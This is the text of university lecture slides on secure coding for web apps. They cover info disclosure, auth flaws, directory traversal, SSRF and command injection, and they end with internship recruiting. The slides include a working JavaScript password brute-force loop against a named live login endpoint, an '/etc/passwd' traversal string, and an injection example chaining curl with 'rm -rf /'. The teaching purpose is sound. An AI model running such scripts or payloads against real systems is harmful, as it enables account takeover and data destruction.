



Hack-proof your Projects

Giuliana De Bellis | Security Engineer & COMP1531 Course Admin

Agenda

Introduction


Web App Vulnerabilities

Static Analysis Tooling

Key Takeaways

Q&A

My Background



Cyber Security Roles

STOP THE THREAT

Incident Detections &
Response

Threat Intelligence

Security Controls Engineering

BE THE THREAT

Penetration Testing

Red Teaming

Bug Bounty

Cyber Security Roles

STOP THE THREAT

Incident Detections &
Response

Threat Intelligence

Security Controls Engineering

BE THE THREAT

Penetration Testing

Red Teaming

Bug Bounty



PRODUCT LOGOS



Jira



Jira Software



Jira Core



Jira Service Desk



Stride



Statuspage



Bitbucket



Confluence



Hipchat



Sourcetree



Crowd



Fisheye



Crucible



Bamboo



Clover



Trello

Why is secure coding important?

The average cost of a data breach in Australia has grown 32% in the last 5 years, reaching AUD \$4.03 million.

IBM Cost of Data Breach Report

Web App Vulnerabilities

Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

Server-side Request
Forgery

Command Injection

How can I own this web app?

Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

Server-side Request
Forgery

Command Injection

Secrets

Including passwords, keys, tokens, other sensitive information in source code. Use external storage & encrypt.

Don't reveal your tech stack

Customise error messages, ensure dependencies and their versions are hidden.

Logging & Legal Requirements

We like logging, but we don't like the logging of Personally identifiable information (PII).

Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

Server-side Request Forgery

Command Injection

X	Headers	Payload	Preview	Response	Initiator	Timing
▼ General						
Request URL:		https://toohak.fly.dev/v2/admin/auth/logout				
Request Method:		POST				
Status Code:		 200 OK				
Remote Address:		66.241.124.217:443				
Referrer Policy:		strict-origin-when-cross-origin				
▼ Response Headers						
Access-Control-Allow-Origin:		*				
Content-Encoding:		br				
Content-Type:		application/json; charset=utf-8				
Date:		Sat, 11 Nov 2023 16:43:21 GMT				
Etag:		W/"2-vyGp6PvFo4RvsFtPolWeCReylC8"				
Fly-Request-Id:		01HEZM8EMHC832ZEZJ9P7KXBBHV-lhr				
Server:		Fly/442f90d3 (2023-11-07)				
Via:		2 fly.io				
X-Powered-By:		Express				

Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

Server-side Request
Forgery

Command Injection

```
if (loggedIn() && canAccess())
```

Missing/broken authentication or authorization checks.

Brute-forcing & rate-limiting

You can put a cap on how many times an API endpoint can be called, and require strong passwords.

Cookie best-practices

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>



```
import request from 'sync-request-curl';
```

```
import fs from 'fs';
```

```
//https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/10-million-password-list-top-100.txt
```

```
const passwords = fs.readFileSync('passwords.txt').toString().split("\n");
```

```
const EMAIL = 'admin@gmail.com'
```

```
for (const password of passwords) {
```

```
  const json = { email: EMAIL, password };
```

```
  try {
```

```
    const res = request(
```

```
      'POST',
```

```
      'https://unigotchi.fly.dev/v1/admin/auth/login',
```

```
      { json }
```

```
    );
```

```
    if (res.statusCode == 200) {
```

```
      console.log(`Found password for ${EMAIL}: ${password}`);
```

```
    }
```

```
  } catch (error) {
```

```
    console.log(`Failed password: ${password}`)
```

```
  }
```

```
}
```

Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

Server-side Request
Forgery

Command Injection

Allows access to files

Usually via a query parameter that accepts a file name e.g. `?file=../../../../../etc/passwd`

Prevent with allow lists/input validation

E.g. `path.normalize()` in Node.js

Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN


Directory Traversal

Server-side Request Forgery

Command Injection

Access a sensitive or malicious resource via URL

Similar to File Inclusion, but via a HTTP Request.



Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

**Server-side Request
Forgery**

Command Injection

Use an outbound proxy and/or allow list for input

Outbound Proxy blocks incoming requests from reaching internal or privileged resources.

The first bug I found at Atlassian...



Web App Vulnerabilities

Info Disclosure

AuthZ & AuthN

Directory Traversal

Server-side Request
Forgery

Command Injection

Injecting malicious code via shell command

e.g. `curl http://somefile && rm -rf /`

CVE-2021-21315

In the System Information Library for Node.js (npm package `systeminformation`, versions before 5.3.1)

Prevent it using...

Built-in library functions

```
fs.readFileSync('passwords.txt') not exec('cat  
passwords.txt')
```

Input validation, defense in depth

LLMs & ML code-writing software

- Learns from internet resources & insecure code examples
- Needs to be given rules to keep security in mind

```
120     #Say hello to User
121     @app.route('/params')
122     def params():
123         name = request.args.get('name')
124         return 'Hello ' + name
125
```

<https://www.invicti.com/blog/web-security/analyzing-security-github-copilot-suggestions/>

Static Analysis Tooling


Static Analysis Tooling




Big commercial vendor



Community-drive, create your own rules



Sniff out secrets in code



Integrate with any version control software

Snyk Code Report

SCAN COVERAGE

H 1 high issues**M** 7 medium issues**L** 0 low issuesJavaScript files: **2** TypeScript files: **46**

H Cross-site Scripting (XSS)

SNYK-CODE | CWE-79

Data Flow

Fix Analysis

Unsanitized input from the HTTP request body flows into send, where it is used to render an HTML page returned to the user. This may result in a Cross-Site Scripting attack (XSS).

Found in: **src/app/customRoutes.ts (line : 96)**

Key Takeaways



Never trust user input

**Use trusted, pre-built
filtering techniques**

**Keep security in mind
through the entire SDLC**

Other Resources

Portswigger Web Academy

<https://portswigger.net/web-security>

HackTheBox

<https://app.hackthebox.com/home>

OWASP Top 10

<https://owasp.org/www-project-top-ten/>

UNSW Security Courses

<https://unilectives.csesoc.app/course/COMP6841>

CTFTime

<https://ctftime.org/>

Internships

The Atlassian internship is a 12-week immersive program into everyday operations & responsibilities



About you

You're currently in your penultimate (second-last) year of your degree.



What to expect

As an intern, you will tackle real problems that are critical to the functioning of our business.



After the internship

After completing the program, interns are automatically considered for a full-time graduate role after you complete your degree.



About you

You're currently in your penultimate (second-last) year of your degree.



What to expect

As an intern, you will tackle real problems that are critical to the functioning of our business.



After the internship

After completing the program, interns are automatically considered for a full-time graduate role after you complete your degree.



About you

You're currently in your penultimate (second-last) year of your degree.



What to expect

As an intern, you will tackle real problems that are critical to the functioning of our business.



After the internship

After completing the program, interns are automatically considered for a full-time graduate role after you complete your degree.

“

**This all sounds great, but
how do I get one of these
fancy jobs?**

YOU

Intern Application Process


This process differs based on the role you're interested in, but the general steps for the application process are below.



Summer Internship Program



Mentorship and growth



Work that matters



Play, as a team

***Our 12 week internship runs from late
November 2026 to mid-February 2027***

Tips to get a job (not just for Atlassian)

- **Most people have never had a full time tech job so...**
 - Join societies and do leadership things
 - Go do a casual job
 - Maybe do other internships? (This one is not fun)
 - Dont lie on ur CV please (or else)
 - Use buzzwords from the JD
- **Experience > grades**
- **Networking is epic**
- **Get involved in industry**
 - CTFs, projects, startups
 - Conferences





Thank you!

Giuliana De Bellis | Security Engineer | COMP1531 Course Admin

<https://www.linkedin.com/in/giuliana-de-bellis/>